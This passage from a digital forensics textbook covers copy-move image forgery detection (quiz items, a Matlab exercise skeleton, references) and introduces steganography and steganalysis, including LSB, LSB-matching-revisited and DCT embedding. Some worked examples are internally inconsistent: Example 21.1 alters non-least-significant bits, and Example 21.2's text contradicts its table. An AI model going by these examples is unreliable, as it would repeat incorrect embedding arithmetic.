6. Which of the following is not an active approach for digital image forgery detection?
 - (a) Digital Watermarking
 - (b) Digital Signature
 - (c) Hash function
 - (d) None of the above
7. Describe passive-blind image forgery detection process.
8. Digital signature provides _____.
 - (a) confidentiality
 - (b) integrity
 - (c) availability
 - (d) authentication

20.3 Practice Exercise

The objective of this exercise is to practice basic image manipulation techniques using Matlab and to learn how to detect image forgery through the implementation of a copy-move forgery detection algorithm based on DCT, which has been introduced in [24]. For more details on the algorithm, please refer to [24], particularly Sect. 4.2 in [24].

20.3.1 Setting Up Practical Exercise Environment

For this exercise, we will use Matlab. Download and install Matlab from the following web site onto your computer.

<https://cn.mathworks.com/products/matlab.html>

Also, download CoMoFoD—Image Database for Copy-Move Forgery Detection [26, 27] from the following web site.

<http://www.vcl.fer.hr/comofod/>

20.3.2 Exercises

Part A: Compute DCT

Table 20.2 is an 8×8 block data of an original image. Please compute the DCT of the data in Table 20.2 by using Matlab and fill in all the blanks of Table 20.3.

Note that the Matlab code you developed for this part of exercise can be used in feature extraction process of the following copy-move forgery detection exercises.

Part B: Implement DCT-Based Detection of Copy-Move Forgery

In this part of exercise, we focus on detection of copy-move forgery in which a part of the image is copied and pasted somewhere else in the image with the intent to cover an important image feature. This exercise is about realizing a robust match detection for copy-move forgery which matches the pixel representation of the blocks that consists of quantized DCT coefficients, called DCT-based detection of copy-move forgery in images [24]. We firstly review the algorithm framework of copy-move forgery detection shown in Fig. 20.19. Note that this is a generic framework for DCT-based detection of copy-move forgery. Then, we describe the flow of the algorithm used in the exercise in detail. Finally, we implement each step of the algorithm by using Matlab.


Next, we describe the algorithm flow for detecting copy-move forgery and identifying two or more blocks with similar features [24]:

Table 20.2 Data of original image

120	137	146	147	143	138	131	123
111	125	140	135	156	138	135	119
99	114	146	147	150	155	144	135
94	105	129	153	146	138	149	143
97	97	119	140	155	144	137	141
88	102	125	141	134	134	147	146
85	103	122	126	143	140	141	147
76	97	117	128	126	140	143	135

Table 20-3 DCT of the data in Table 20-2

Fig. 20.19 The algorithm framework of copy-move forgery detection [23]






Fig. 20.20 Representing $B \times B$ block using DCT coefficients ($B = 8$)

1. The input image is a grayscale image I of the size $M \times N$. If it is a color image, it should be converted to a grayscale image firstly using a standard formula $I = 0.299R + 0.587G + 0.114B$.
2. Slide the $B \times B$ pixels window from the upper left corner to the bottom right, and split the image into $(M - B + 1) \times (N - B + 1)$ blocks.
3. Compute DCT of each block and extract the DCT coefficients. The quantization step is controlled by a user-specified parameter Q , and each DCT coefficient will be quantized by Q and then rounded to its nearest integer. This parameter is equivalent to the quality factor in JPEG compression. The larger Q -factor leads to finer quantization, the blocks must match more closely in order to be identified as similar. Lower values of the Q -factor produce more matching blocks, thereby possibly having some false matches. In this exercise, we set the Q as 0.1. Note that the Q will need to be adjusted if you use another image from the dataset.

And reshape the $B \times B$ quantized coefficient matrix to a row (e.g., in the zig-zag order) in the matrix A . So form a $(M - B + 1)(N - B + 1) \times B^2$ matrix A . Also, the rows of matrix A are lexicographically sorted (Fig. 20.20).

Note that after you divide the image into blocks, you can simply compare all blocks pixel by pixel to identify some copied and moved blocks, also known as exact match. However, exact match isn't very reliable, and can be easily defeated by using image manipulation. The advantage of using the DCT is the ability to reliably identify copied and moved blocks.

4. Compare every row to its adjacent row in matrix A . If they are equal, the positions of these matching blocks are saved into a list. For simplicity, the position of a block can be defined using its top-left pixel. Assume that (x_i, y_i) and (x_j, y_j) are the locations of two matching blocks. Then, calculate a shift vector s between the two matching blocks as follows

$$s = (s_1, s_2) = (x_i - x_j, y_i - y_j).$$

Also, a shift-vector counter C will be used to record a number of matched occurrences, and increment on each matching pair of blocks

$$++ C(s_1, s_2)$$

Note that the shift vectors s and $-s$ correspond to the same shift. So we can multiply it by -1 if $s_1 \leq 0$. It is known as normalization. Also, the shift-vector counter is initialized to zero when the algorithm starts.

5. **Loop over the counts of all the shift vectors and identify these shift vectors whose counter exceeds a pre-defined threshold T by the user. Then, find all the matching blocks of a specific shift vector and color them using the same color.**

Now you are ready to implement the algorithm defined above step-by-step using Matlab. In this exercise, we select the image file “029_F.png” from CoMoFoD as the example. For other images in the dataset, you may need to adjust the parameters suggested above in order to detect the copy-move forgery accurately.

The follow is the basic skeleton of your Matlab code. The actual code for your program goes in place of **Your Program Goes Here**.

```
%Read Image Data from the image file 029_F.png  
Your Program Goes Here  
%Convert Image to grayscale  
Your Program Goes Here  
%Dividing the image into 8*8 sub-blocks and compute DCT of each block  
Your Program Goes Here  
%Computing the quantized DCT coefficients using the Q-factor (Q=0.1)  
Your Program Goes Here  
%Create and sort the matrix A  
Your Program Goes Here  
%Find matching blocks and construct shift vectors and record their matching occurrences into  
their counters  
Your Program Goes Here  
%Loop over the counts of all the shift vectors and identify these shift vectors whose counter  
exceeds a pre-defined threshold T (T=100)  
Your Program Goes Here  
%Color duplicated regions and display the colored image  
Your Program Goes Here
```




Fig. 20.21 Original image and forged image used in the exercise. **(a)** The original image, **(b)** The forged image




Fig. 20.22 The detection result

In the end, you should be able to observe the following results after your program has completed. Fig. 20.21a is the original image, Fig. 20.21b is the forged image, and Fig. 20.22 is the detection result.

References

1. <https://www.bbc.com/news/blogs-trending-31970420>
2. <https://www.cnn.com/2014/09/19/us/california-lawyer-suspension-fake-celebrity-photos/index.html>
3. H. Farid. Digital Image Forensics, <http://www.cs.dartmouth.edu/farid/downloads/tutorials/digitalimageforensics.pdf>

4. J. Redi, W. Taktak, J.-L. Dugelay. Digital Image Forensics: a booklet for beginners Multimedia Tools and Applications, vol. 51, pp. 133–162, October 2011
5. Gajanan K. Birajdar, Vijay H. Mankar,Digital image forgery detection using passive techniques: A survey, Digital Investigation, 2013, vol. 10, pp. 226–245.
6. C. I. Podilchuk and E. J. Delp, Digital watermarking: Algorithms and applications, IEEE Signal Processing Magazine, 2001, pp. 33–46.
7. C. Paar and J. Pelzl, Understanding Cryptography—A Textbook for Students and Practitioners. Berlin, Germany: Springer-Verlag, 2010.
8. X. Hou, J. Harel, and C. Koch, Image Signature: Highlighting Sparse Salient Regions, IEEE Transactions on Pattern Analysis and Machine Intelligence, vol. 34, no. 1, 2012.
9. N. Warif, A. Wahab, M. Idris, R. Ramli, R. Salleh, S. Shamshirband, K.-K. Choo, Copy-move forgery detection: Survey, challenges and future directions, Journal of Network and Computer Applications, vol. 75, pp. 259–278, 2016.
10. W. Luo, Z. Qu, F. Pan, J. Huang. A survey of passive technology for digital image forensics. Frontiers of Computer Science in China, vol. 1, no. 2, pp. 166–179, 2007.
11. M.K. Johnson and H. Farid. Exposing Digital Forgeries Through Chromatic Aberration. ACM Multimedia and Security Workshop, Geneva, Switzerland, 2006
12. A. Popescu, H. Farid, Exposing digital forgeries by detecting traces of re-sampling. IEEE Transactions on Signal Process 2005, vol. 53, no. 2, pp. 758–67.
13. C. Song, X. Lin. Natural Image Splicing Detection Based on Defocus Blur at Edges. Proc. IEEE/CIC International Conference on Communications in China (ICCC), Shanghai, China, 2014.
14. L. B. Lucy. An iterative technique for the rectification of observed distributions. The astronomical journal, vol. 79, no. 6, pp. 745–754, 1974
15. N. Wiener. Extrapolation, interpolation, and smoothing of stationary time series, vol 2. Cambridge, MA: MIT press, 1949
16. R. Fergus, B. Singh, A. Hertzmann, S. Roweis, W. Freeman. Removing camera shake from a single photograph. In: Proceedings of ACM SIGGRAPH, pp 787–794, 2006
17. T. Kenig, Z. Kam, A. Feuer. Blind image deconvolution using machine learning for three-dimensional microscopy. IEEE Transactions on Pattern Analysis and Machine Intelligence, vol. 32, no. 12. pp. 2191–2204, 2010
18. Anat Levin, Yair Weiss, Frédo Durand, William T. Freeman: Understanding Blind Deconvolution Algorithms. IEEE Trans. Pattern Anal. Mach. Intell. vol. 33, no. 12, pp. 2354–2367, 2011
19. E. Kee, M.K. Johnson, and H. Farid. Digital image authentication from JPEG headers. IEEE Transactions on Information Forensics and Security, 2011, vol. 6, no. 3, pp. 1066–1075.
20. H. Farid, A survey of image forgery detection, IEEE Signal Processing Magazine, vol. 2, no. 26, pp. 16–25, 2009.
21. W. Luo, Z. Qu, J. Huang, and G. Qiu, A novel method for detecting cropped and recompressed image block, IEEE Conference on Acoustics, Speech and Signal Processing, Honolulu, HI, 2007, pp. 217–220.
22. S. Ye, Q. Sun, and E. C. Chang, Detecting digital image forgeries by measuring inconsistencies of blocking artifact, IEEE International Conference on Multimedia and Expo, Beijing, China, 2007, pp. 12–15.
23. Y. Huang, W. Lu, W. Sun, D. Long. Improved DCT-based detection of copy-move forgery in images. Forensic Science International, vol. 206, no. 1-3, pp. 178–184, 2011
24. J. Fridrich, D. Soukalm, J. Luká, Detection of Copy-Move Forgery in Digital Images, Proc. of DFRWS 2003, Cleveland, OH, USA, August 5-8 2003
25. <http://jaco-watermark.sourceforge.net/>
26. D. Tralic, I. Zupancic, S. Grgic, M. Grgic, "CoMoFoD - New Database for Copy-Move Forgery Detection", in Proc. 55th International Symposium ELMAR-2013, pp. 49-54, September 2013
27. CoMoFoD - Image Database for Copy-Move Forgery Detection. <http://www.vcl.fer.hr/comofod/>

Chapter 21

Steganography and Steganalysis



Learning Objectives

The objectives of this chapter are to:

- Understand basic concept of steganography and steganalysis
- Explore about steganography techniques and steganalysis techniques
- Perform steganography by using steganography tool
- Perform steganalysis by using steganalysis tools

Since the mere fact that two people communicating can bring on suspicion by association, there exists extremely high utility value in keeping the communication itself hidden. It should come as little surprise that those who tend to engage in subversive activities will also utilize all of the tools available to keep their actions (and associations) private.

Steganography, literally meaning “covered writing”, is an art and science of communicating information in a covert manner such that the existence of this communication is not detectable. The purpose of steganography is to hide the existence of a message in an appropriate carrier, e.g., image, audio, and video files, from a third party. Steganography can be employed in various useful applications such as copyright control of materials, enhancing robustness of image search engines, smart IDs as well as video-audio synchronization [1]. While steganography may seem to be an excellent apparatus for the exchange of sensitive information in a concealed manner, it can also be used in ways that are counter productive to our security measures, e.g., hiding records of illegal activity, financial fraud, industrial espionage, and communication among members of criminal or terrorist organizations [2].

From the view point of computer forensics, it is not only necessary for the investigators to understand the basis behind steganography and explore steganography techniques, but also it requires them to understand the means by which an

adversary can defeat against steganographic systems. This practice of detecting messages hidden using steganography is referred to as steganalysis. Additionally, the investigators need to recover the hidden data from the carrier. It is more challenging to uncover hidden data from the carrier than attempting to recover plaintext from ciphertexts. The later is often stored in plain sight. Files that contain hidden data are not labelled as such. It is firstly necessary to determine if files contain hidden information.

Moreover, software systems have also been developed to implement steganography and steganalysis. There are a number of tools available on the Internet for anyone to download. This makes the use of steganography much easier which may be abused for illegal activities. Therefore, the use of steganalysis is likely to increase in computer forensics in the near future. There is significant research being conducted in academic circles on steganographic and steganalytic techniques.

Due to the fact that multimedia including image, audio, and video are widely used as the main carries of steganography techniques, we explore steganography and steganalysis techniques by considering data hiding and detection in multimedia in this chapter. Specifically, we firstly describe steganography and steganalysis basis from the aspects of basic concept, methods, classifications and application. Then, we review steganography and steganalysis techniques in image, audio, and video. Also, we present the typical steganography and steganalysis tools in multimedia.


21.1 Steganography and Steganalysis Basis

In this section, we describe steganography and steganalysis basis to clarify the concepts, features and applications of steganography and steganalysis.

21.1.1 Steganography Basis

Steganography can be simply explained as the embedding of one information source into another. It differs from cryptography, the art of secret writing, which intends to make a message unreadable by a third party but does not hide the existence of the secret communication. In steganography, the message is hidden so the third party has no knowledge of existence of the message. Sending an encrypted message gives rise to suspicion while an “invisible” message will not. Although steganography is separate and distinct from cryptography, there are many analogies between the two, and some authors categorize steganography as a form of cryptography since hidden communication is a form of secret writing.

Fig. 21.1 The steganographic embedding process [4]



Example of Encryption for “Attack at dawn”:

Attack at dawn \oplus password = 000a0c070ada00

Example of its Steganography:

Avoid The Tarts At Candy’s Kitchen And The Deserts At Wilson’s Neighbour.

Above are crude examples of cryptography and steganography. Here we use bold text to denote the intended hidden message. Real world examples of data hiding use more sophisticated methods and complex retrieval methods. Data is often stored in media files like images, audio and video files, also referred to as cover media or the host media/signal [3].

The embedding program should produce no obvious artifacts in the resulting stego-media, which would bring suspicion on the media. Modern steganographic techniques may combine both science (steganography and cryptography) to produce better protection of the message. It requires an additional stegonographic key, which is used for encryption of the hidden message and/or for randomization in the steganography scheme. The process to hide data can be understood as: The secret message is embedded into a second digital file called the carrier data. The result is the stego-media that is perceptually identical to the carrier, as shown in Fig. 21.1.

In this case, when the steganography fails and the message is detected, it is still secure as it is encrypted using standard or modified cryptographic techniques. Without knowing the secret key, the secret message can not be accessed.

Various features are used to characterize the strengths and weakness of the steganographic techniques [5]. The features are described as follows:

- *Invisibility or undetectability.* Steganography is used to transmit a secret message, keeping it inside a cover medium, so invisibility of a steganographic algorithm is the first and foremost requirement. The steganographic encoding is considered failed if the adversary draws suspicion of the presence of the hidden data even though it is unable to extract the message. The embedding of the message in the cover should occur without significant degradation or loss of perceptual quality of the cover such that it can not be noticed by human eyes.
- *Hiding capacity.* The size of information can be hidden relative to the size of cover is known as hiding capacity. Larger hiding capacity allows the use of smaller cover, and thus decreasing the bandwidth required to transmit the

stego-media. Notably, hiding of more data should not affect the quality of the cover medium.

- *Robustness.* The ability of embedded data remains intact if the stego-media undergoes transformations such as addition of random noise, filtering, scaling and rotation, and so on, is defined as robustness. Robustness is critical for copyright protection watermarks because filtering is attempted to destroy any watermarks.
- *Tamper resistance.* The difficulty for a pirate to alter or forge embedded message in stego-media is referred as tamper resistance. In applications, where high robustness is demanded, requires a strong tamper resistance.

The ultimate intent of steganography is to maximize the communications bandwidth, minimize the perceptibility of the communication and ensure robustness of the embedding. There usually exist trade-offs between them. By constraining the degree of host signal degradation, a data-hiding method can operate with either high embedded data rate, or high resistance to modification, but not both. In any system, you can trade bandwidth for robustness by exploiting redundancy. The quantity of embedded data and the degree of host signal modification vary from application to application. Consequently, different techniques are employed for different applications [6].

Steganography provides some very useful and commercially important functions in the digital world, as described in the followings [7, 8].

- *Secret communication.* It can be used by intelligence agencies across the world to exchange highly confidential data in a covert manner. For example, a secret agent can hide a map of a terrorist camp in a photograph by using image steganographic software. The photograph can be posted on a public discussion board or forum. An officer from the head office can download the photograph from the forum and easily recover the hidden map.
- *Secure and invisible storage of confidential information.* Confidential information like patents or trade secrets can be securely stored in steganographic hard disk partitions. Such partitions are invisible and can only be accessed by its owner. Even the existence of such partition is unknown to others. No one can access the confidential information stored in the partition without a proper file name and associated password.
- *Digital watermarking.* In this application, the embedded data are used to place an indication of ownership in the host signal and/or to ensure the integrity of the content. It serves the same purpose as an author's signature or a company's logo. Although conceptually similar to steganography, digital watermarking usually has different technical goals. It is not necessary to hide the watermarking information. Generally, only a small amount of repetitive information is inserted into the carrier.
- *Tamper-proofing.* It is used to indicate that the host signal has been modified from its authored state. Modification to the embedded data indicates that the host signal has been changed in some way.

- *Feature location.* This is usually used in image steganography. In this application, it enables one to identify individual content features, e.g., the name of the person on the left versus the right side of an image. Typically, feature location data are not subject to intentional removal. However, it is subjected to image modification such as scaling, cropping, and tone-scale enhancement. As a result, feature location data-hiding techniques must be immune to geometrical and non-geometrical modifications of a host signal.

Unfortunately, steganography can also be used by criminals to exchange information or perform malicious actions. In the aftermath of September 11, 2001, a number of articles appeared suggesting that al Qaeda terrorists employ steganography. The threat not only exists in national security, but also in the financial and commercial markets. Information regarding money laundering, insider trading, the illegal drug trade, the distribution of child pornography and trafficking in humans can all be concealed using steganography [4]. Although it is hard to know how widespread the use of steganography is by criminals and terrorists, it is certain to draw a growing attention. Steganography may pose a hurdle for law enforcement and counterterrorism activities. The increased availability of steganographic tools introduces a new threat to the forensic investigators by hiding information in seemingly innocuous carriers. Forensic investigators have to be concerned with information that cannot be readily apparent. They must keep an eye out for subtleties that may point to hidden information. Consequently, ignoring the significance of steganography is not a good strategy [9].

21.1.2 *Steganalysis Basis*

The ease use of abundant steganography tools and the possibility of hiding illicit information via web page images, audio, and video files have raised the concerns of law enforcement. Steganalysis is used to recover hidden information from these steganography files. While it is relatively easy to hide a secret message in a cover, the detection of an embedded message, i.e., steganalysis is challenging due to many different methods used in steganography and the evolution of the steganography algorithms. It is quite complex to detect hidden information without knowing which steganalytic technique was used or if a stego key was used. The major challenge for Steganalysts lies in that the priority of steganography is to ensure that others do not know that file exists.

Steganalysis broadly follows the way in which the steganography algorithm works. It is a fairly new practice and requires much work and refinement. Efforts have been made to develop steganalysis algorithms, which include passive and active steganalysis. Passive steganalysis simply tries to detect the presence of a message while active analysis attempts to extract the secret message itself. In some cases, steganography detection and extraction is generally sufficient if the purpose is evidence gathering related to a past crime. While during an on-going investigation of

criminal or terrorist groups destruction, detection of hidden data may not be sufficient. The steganalyst may also want to disable the hidden message so that the recipient cannot extract it, and/or alter the hidden message to send misinformation to the receiver.

Detecting steganography is based on the combinations of carrier, stego-media, embedded message, and steganography tools known by the analyst. The associated attacks are steganography-only attack, known-carrier attack, known-message attack, chosen-steganography attack, chosen-message attack, and known-steganography attack. Steganalysis techniques can be classified in a similar way as cryptanalysis methods, largely based on how much prior information is known, described as follows:

- Steganography-only attack: The steganography medium is the only item available for analysis.
- Known-carrier attack: The carrier and steganography media are both available for analysis.
- Known-message attack: The hidden message is known.
- Chosen-steganography attack: The steganography medium and algorithm are both known.
- Chosen-message attack: A known message and steganography algorithm are used to create steganography media for future analysis and comparison.
- Known-steganography attack: The carrier and steganography medium, as well as the steganography algorithm, are known.

These attacks may be applied with varying results depending upon the characteristics and availability of the steganography components. The use of steganalysis is likely to increase in computer forensics in the near future. Notably, the battle between steganography and steganalysis is never-ending. New, more sophisticated steganographic methods will require more refined approach for detection. There are significant researches being conducted in academic circles on steganographic and steganalytic techniques, which are illustrated in the following sections.

21.2 Steganography Techniques and Steganography Tools

The goal of steganography is to avoid drawing suspicion to the transmission of a hidden message. In other words, a good steganographic method should have acceptable statistical imperceptibility and a sufficient payload, while these two objectives are generally conflicting with each other for a given algorithm. Currently, lots of steganography tools have been explored to carry out steganography.

21.2.1 Steganography Techniques

In modern steganography, numerous attempts have been made to achieve steganography. Generally, steganography techniques can vary greatly depending on the carrier media. Currently, image, audio and video files remain the easiest and most common carrier media on the Internet. Moreover, these files possess a large amount of redundant bits which can be used for steganography. As many image steganography techniques can be used in audio and video steganography, this section will focus on steganography techniques in image. We especially concentrate on two typical and popular methods: LSB (Least Significant Bit) approaches and DCT based image steganography.

21.2.1.1 LSB Approaches

The LSB embedding is the most widely used technique to hide data in spatial domain in image. The basis behind LSB is to insert the secret information in the least significant bit of the pixel values. The changes resulting from the LSB insertion algorithm are not visible to the human eye. Notably, this method uses bits of each pixel thus it can be easily destroyed by compressing, filtering, or cropping the image [10]. Therefore, LSB algorithms are usually used in lossless compression format such as BMP images.

Example 21.1 (Example of LSB) Assume the original raster data (assuming no compression) for 3 pixels (9 bytes) is:

(00100111 10101001 10001001) (00100110 11001001 11101101) (11001010 00100100 11001000)

The first bit to the left is the most significant digit and the first bit on the right is the least significant digit. Hide the letter B in the three pixels with LSB algorithm.

Solution. The binary value for letter B is 01000010. Inserting the binary value for B in the three pixels would result in

(00100111 11101000 11001001) (00100110 11001000 11101000) (11001000 00100111 11101000)

The underlined four bits are the actually changed bits in the 8 bytes used.

In order to embed a larger message, information is sometimes hidden in the second and third bits or more bits of each pixel, as changes made to the second and third or more LSBs of each pixel are also not noticeable to the human eye with a well-chosen image. It means that large amount of information can be embedded per image thus the LSB algorithm has a high capacity. There is a tradeoff between steganography capacity and invisibility.

The simple algorithm described above inserts the bits of the hidden message sequentially into the cover image. As a result, it is easy to detect and extract the message. One variation of LSB insertion uses the random pixel manipulation technique by utilizing a stego key. The stego key provides a seed value for a random number generator. Using the seed value, random pixels in the image are selected for

embedding the message. Even if an adversary suspects that LSB steganography has been used, he has no idea which pixel to target without the secret key. Although inserting the message in random pixels makes it harder to detect and extract the hidden message, the steganography can still be destroyed by compression and other image manipulation such as filtering or cropping [10].

Another alternative algorithm is the LSB matching (LSBM) algorithm, which improves the undetectability of the stego-image. It does not substitute the least significant bits in the stego-image such as in case of LSB algorithm. The LSBM adds -1 or $+1$ (± 1 schema) randomly to the value of the stego-image when the secret information bit does not match the LSB of the stego-image. For example, the pixel value 63 with the binary number (00111111) and a secret bit 0. The algorithm randomly adds 1 and it becomes 64 (01000000) after embedding the secret bit. Statistically, the probability of increasing and decreasing for each modified pixel is the same. Thus, it will eliminate the asymmetry artifacts produced by the LSB algorithm [11, 12]. However, Harmsen [13] finds that the center of mass (COM) of the histogram characteristic function can be exploited to detect LSBM, where the cover images contain more high-frequency component compared to its stego-image histogram. Subsequently, Mielikainen [14] proposes LSB matching revisited (LSBMR) algorithm to resist this attack.

Unlike the LSB algorithm, the LSBMR algorithm uses two pixels of the cover image as the embedding unit to convey the secret message: First pixel (x_j) is used to embed the secret message bit (m_j); The binary relationship between both pixels value x_j and x_{j+1} is used to embed another message bit (m_{j+1}). In [14], the relationship between both pixels is based on the following binary function:

$$f(x_j, x_{j+1}) = \text{LSB}\left(\left\lfloor \frac{x_j}{2} \right\rfloor + x_{j+1}\right)$$

For embedding a unit of two consecutive pixels, there are four cases for LSBMR as followings [12]. In the LSBMR algorithm, it takes a unit composed of pair of cover image pixel (x_j, x_{j+1}) and message M bits (m_j, m_{j+1}) as input. After embedding (m_j, m_{j+1}) into (x_j, x_{j+1}), the algorithm produces the stego-pixels (y_j, y_{j+1}) as output.

- Case 1:* if($m_i = \text{LSB}(x_i)$) & if($m_{i+1} \neq f(x_i, x_{i+1})$), $(y_i, y_{i+1}) = (x_i, x_{i+1} \pm 1)$
- Case 2:* if($m_i = \text{LSB}(x_i)$) & if($m_{i+1} = f(x_i, x_{i+1})$), $(y_i, y_{i+1}) = (x_i, x_{i+1})$
- Case 3:* if($m_i \neq \text{LSB}(x_i)$) & if($m_{i+1} = f(x_i - 1, x_{i+1})$), $(y_i, y_{i+1}) = (x_i - 1, x_{i+1})$
- Case 4:* if($m_i \neq \text{LSB}(x_i)$) & if($m_{i+1} \neq f(x_i - 1, x_{i+1})$), $(y_i, y_{i+1}) = (x_i + 1, x_{i+1})$

The pairs of pixels are selected randomly by using PRNG seeded with a shared stego-key. The algorithm checks if the first message bit (m_j) matches the LSB pixel (x_j) of the first cover image, then the stego pixel $y_j = x_j$ (x_j remains unchanged); otherwise the stego pixel $y_{j+1} = x_{j+1}$ (x_{j+1} remains unchanged). In case $m_j = \text{LSB}(x_j)$ and m_{j+1} does not match the binary function $f(x_j, x_{j+1})$ then $y_{j+1} = x_{j+1} \pm 1$. The algorithm either increases or decreases by one based on even- and odd- valued regions. In addition, it would not introduce the LSB approach asymmetry property.

Fig. 21.5 The results of the quantizer

204	-1	-3	-24	-8	-4	-4	-1
-8	-3	-2	-14	-7	-4	0	0
0	-3	0	10	4	-1	0	0
0	-11	0	10	4	0	0	0
-30	-7	6	7	0	0	0	0
-7	2	12	0	0	0	0	0
0	4	0	0	0	0	0	0
-12	0	0	0	0	0	0	0

Table 21.1 An example of embedding letter “B” using LSBMR

m_j	m_{j-1}	x_j	x_{j+1}	y_j	y_{j+1}
0	1	51	61	52	61
0	0	22	12	22	13 or 11
0	0	31	11	30	11
1	0	12	41	11	41

Example 21.2 (Example of LSBMR) Assume that the letter “B” is required to embed as a secret data into a cover image. “B” has the binary value 01000010. Thus, 4 units of 2 consecutive pixels are selected randomly by PRNG. The selected pixels pair are (51, 61), (22, 12), (31, 11) and (12, 41).

Solution. The detail of embedding first two bits $(m_j, m_{j+1}) = (0, 1)$ of the letter “B” into the cover pixel value $(x_j, x_{j+1}) = (51, 61)$ is shown in Table 21.1. As the LSB (51) does not match m_j and $f(x_{j-1}, x_{j+1})$ does not match m_{j+1} , case 4 is invoked and the stego-image pixels $(y_j, y_{j+1}) = (51, 61)$ is produced. With the same method, Stego-image pixels are provided in Table 21.1 after applying LSBMR algorithm.

The LSBMR method allows an embedding of the same amount of information into the stego image as LSB matching. At the same time, the number of changed pixel values is smaller, thus it has better invisibility compared to the LSB algorithm. Additionally, the LSBMR method does not have the asymmetric property of LSB replacement method. Therefore, it is immune against steganographic attacks that utilize the asymmetric property. Moreover, it could be used for any discrete-valued cover medium, not just images. However, the LSBMR algorithm does not consider the difference between a pair of pixels, while not all pixels are suitable to be modified, as mentioned in [15]. The Human eye becomes more sensitive and may appear more suspicious in case of modifying bits in smooth area. In LSBMR, pixel pair is also selected by PRNG without considering the relationship between the message size and the content of cover image. Therefore, LSBMR may change the least significant bits of some part of the image such that it can easily be noticed when analyzing the LSB plane of the stego-image. Hence, the LSBMR algorithm is not strong against visual attacks [12].

In summary, the main advantage of LSB manipulation is that it is a quick and easy way to hide information. Its disadvantages are mainly due to the fact it is vulnerable to small changes resulting from image processing or lossy compression. Thus, LSB based steganography techniques are usually applied in BMP as well as GIF, while

their resistance to statistical counter attacks and compression are reported to be weak. Consequently, other spatial domain techniques are also explored for image steganography.

21.2.1.2 DCT Based Image Steganography

DCT is an advantage transformation in image thus data can be hidden by modifying the DCT coefficient values in the frequency domain. After DCT transformation, the image has low, high and middle frequency components. The low-order DCT coefficients correspond to large features of pixels and high-order coefficients correspond to fine features. So the high-order coefficients are selected for embedding secret information. These techniques are normally applicable to JPEG images because JPEG images are stored as DCT coefficient values. As JPEG images dominate the image format, we focus on the basic logic and methods of DCT based JPEG image steganography in this chapter.

In JPEG image, blocks of 8×8 pixels are transformed into 64 DCT coefficients by using the DCT. The DCT coefficients are quantized using a 64-element quantization table. JPEG suggested Luminance Quantization Table used in DCT lossy compression as shown in Table 21.2.

The bits of a hidden message can then be embedded in the least significant digits of the quantized DCT coefficients. In practical JPEG steganography, the hidden message is usually encrypted before being embedded in the coefficients to enhance the security performance. The process is shown in Fig. 21.2 [1]. Moreover, the quantization table is modified in order to improve the embedding capacity.

